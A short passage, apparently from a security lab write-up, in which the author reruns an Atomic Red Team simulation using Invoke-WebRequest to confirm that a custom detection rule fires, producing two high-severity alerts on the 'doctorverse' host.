
To validate the detection, I reran the original Atomic Red Team script that used Invoke-WebRequest to simulate the attack behavior. As shown above, the custom detection rule successfully triggered, generating two high-severity alerts tied to the doctorverse host. Success!!!